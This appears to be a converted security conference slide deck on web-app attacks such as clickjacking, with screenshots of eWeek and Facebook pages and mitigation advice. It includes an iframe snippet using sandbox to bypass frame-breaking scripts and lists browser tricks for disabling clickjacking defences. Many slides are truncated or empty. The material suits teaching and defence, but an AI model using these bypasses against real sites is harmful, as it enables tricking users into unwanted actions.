

# New Ways I'm Going to Hack Your Web App

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Microsoft Boss Engineering Security Team &  
Office 365 Pen Test Team

# Hi



# Problems and Mitigations

- No companies were harmed in the making of this presentation
  - All vulnerabilities presented here were disclosed responsibly to the teams or companies (through MSVR), and have since been mitigated
  - The issues here are generic, and for every specific case presented here, the same issue has been seen in multiple places.


# The New Low Hanging Fruit, since we broke down and got that extension ladder

- At Microsoft, we sometimes have a dedicated security engineer to help with this deceptively difficult problem.
- Clickjacking
  - What can happen with a framed page?
- Cookies
  - Same origin policies?
- XML Processing
  - What could go wrong?


the quickening

**CLICKJACKING**


# Clickjacking



# Clickjacking



# Clickjacking





# Clickjacking is Lame



likes a link.




**I can't believe a GIRL did this because of Justin Bieber**



6 minutes ago · Like · Comment · Share

# Who Clicks on Stuff?



# Who Clicks on Stuff?


The image is a screenshot of a web page from eWeek, dated October 4, 2011. The page features a dark blue header with a search bar containing "nitro mcafee". Navigation links include "SUBSCRIBE TO eWEEK", "RSS Feeds", "Print", and "Newsletters". A secondary navigation bar lists categories: "DESKTOPS/NOTEBOOKS", "MOBILITY", "CLOUD COMPUTING", "BLOGS", "WHITE PAPERS", and "WEBCASTS". Below this, a horizontal menu lists topics: "IT Infrastructure", "Government IT", "Open Source", "Enterprise Networking", "Applications", and "Videos". A "CLOSE" button with a red 'X' icon is visible on the right side of the header area.

The main content area is largely obscured by a large black rectangular redaction box. To the left of this box, a sidebar contains the text "eWeek Topics" and a link to "Home > IT Security & Network". Below this, a section titled "MOBILE SOLUTIONS FOR BUSINESS" displays logos for VMware, Microsoft, and Google. Further down, a headline reads "Mobile Device Management from AT&T." followed by a sub-headline: "Control costs and optimize performance. Monitor and manage network devices. Deploy, configure, update and troubleshoot applications."

Below the redacted area, a "VeriSign Trusted" logo is visible. At the bottom of the page, there is a paragraph of text: "McAfee expects to combine the Nitro Security technology with its own security-management portfolio to provide organizations greater visibility into their endpoints, network infrastructure and threats targeting the environment, McAfee said Oct. 4. The agreement is subject to regulatory approvals and the acquisition is expected to close toward the end of the fourth quarter, Nitro Security said. McAfee and Nitro Security didn't disclose the deal's financial terms."

At the bottom right, there is a "Suggested Related Content" section with tabs for "Articles", "Labs/How-To", and "More". Below these tabs, a small text snippet reads: "Visit eWEEK Labs for independent of IT products and services from".

# Who Clicks on Stuff?



# Clickjacking Mitigations

- The goal is to not be framed
  - X-Frame-Options
  - JavaScript



## exit criteria

There are two exit criteria:

- A "frame-breaker" script is included in each a
- The X-FRAME-OPTIONS header has been addi  
frame site content (for example, the current sit

https://www.owasp.org/index.php/Clickjacking

Previous Next Options

utilize the computer's microphone and camera.

Clickjacking also made the news in the form of a [Twitter](#) w

Recently, clickjacking attacks abusing Facebook's "Like" fun

## Defending against Clickjacking

There are two main ways to prevent clickjacking: 1) emplo

### Defending with Frame Breaking Scripts

#### Specifics

The most popular way to defend against clickjacking is to i

```
<script>if (top!=self) top.location.href=self.lc
```


#### Limitations

This simple frame breaking script attempts to prevent the p  
some here.

# JavaScript as Defense

- What about mobile sites?
- What about no JavaScript support?
- Can the JavaScript protection be disabled or neutered?
  - IE8/IE9
    - security="restricted"
  - Chrome/Safari/IE9
    - sandbox
  - Firefox/Chrome/Safari
    - Activate designMode in parent page.
    - view-source
  - IE/Chrome
    - Using XSS filter to cut out script

```
<iframe src="http://m.facebook.com/profile.php" sandbox="allow-forms"> </iframe>
```




# Now What?

- Creativity happens.
- Can we do anything interesting?



# Stealing Someone's Information

**facebook** 






 **Richie Needle** [Find Friends](#) [Home](#)






[Wall](#)  
**Info**  
[Photos](#)  
[Notes](#)  
[Friends](#)  
[Subscriptions](#)






**Find Friends**  
[Best Friends](#)  
[Coworkers](#)  
[Classmates](#)

[Add a Badge to Your Site](#)


**Richie Needle**  
 Works at NSA  Went to Central High School  Born on March 1, 1983  Add your hometown  Add languages you know [Edit Profile](#)



**Work and Education** [Edit](#)  
**Employers**  **NSA**  
**High School**  **Central High School**  
Class of 1998

**Philosophy** [Edit](#)  
**Religious Views** 

**Arts and Entertainment** [Edit](#)  
**Share Your Interests**  
 [Add Music](#)  [Add Books](#)  [Add Movies](#)  [Add TV Shows](#)  [Add Games](#)

**Basic Information** [Edit](#)  
**Sex** **Male**

**People You May Know** [See All](#)  
 **Drew-Kate Geiger**  
[Add Friend](#)  
 **Teresa Gentle**  
[Add Friend](#)

**Sponsored** [See All](#)  
**Find Your New Card**  
 In under 60 seconds, find the right card for you. Earn more miles, get cash back, or save with a low intro APR.  
**Adult Degree Completion**  
northwestu.edu  
 1 night a week, 1 class at a time. A great program for the working adult. We will help you finish your degree at Northwest University.  
**Coors Light Football**  
 Go head-to-head with Coach Mora on his weekly Silver Bullet® Pick 'em picks! Play now for a chance to win weekly prizes! Ends 1/1/12


# Stealing Someone's Information

## Sharing on Facebook

These settings control who can see what you share.

Everyone

Friends of Friends

Friends Only 

Recommended

Everyone

Friends of Friends

Friends Only

Your status, photos, and posts

Bio and favorite quotations

Family and relationships

Photos and videos you're tagged in

Religious and political views

Birthday


Permission to comment on your posts

Places you check in to (7)



Contact information


 Share a tagged post with friends of the friend I tag

# Stealing Someone's Information




# Stealing Someone's Information


**facebook**   




[Wall](#)  
**Info**  
[Photos](#)  
[Notes](#)  
[Friends](#)  
[Subscriptions](#)





**Find Friends**  

 [Best Friends](#)


 [Coworkers](#)


 [Classmates](#)

[Add a Badge to Your Site](#)


**Richie Needle**  
 Works at NSA  Went to Central High School  Born on March 1, 1983  Add your hometown  Add languages you know [Edit Profile](#)

**Work and Education** [Edit](#)  

**Employers**  
 **NSA**


**High School**  
 **Central High School**  
Class of 1998


**Philosophy** [Edit](#)  


**Religious Views**  



**Arts and Entertainment** [Edit](#)  


**Share Your Interests**  

 [Add Music](#)

 [Add Books](#)

 [Add Movies](#)

 [Add TV Shows](#)

 [Add Games](#)

**Basic Information** [Edit](#)  

**Sex** **Male**

[Edit Profile](#) [View As...](#)

**People You May Know** [See All](#)  

 **Drew-Kate Geiger**  
[Add Friend](#)

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 In under 60 seconds, find the right card for you. Earn more miles, get cash back, or save with a low intro APR.  
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northwestu.edu  
 1 night a week, 1 class at a time. A great program for the working adult. We will help you finish your degree at Northwest University.  
**Coors Light Football**  
 Go head-to-head with Coach Mora on his weekly Silver Bullet® Pick 'em picks! Play now for a chance to win weekly prizes! Ends 1/1/12

# Meanwhile...

Applications Places System ?

Richie Needle - Mozilla Firefox

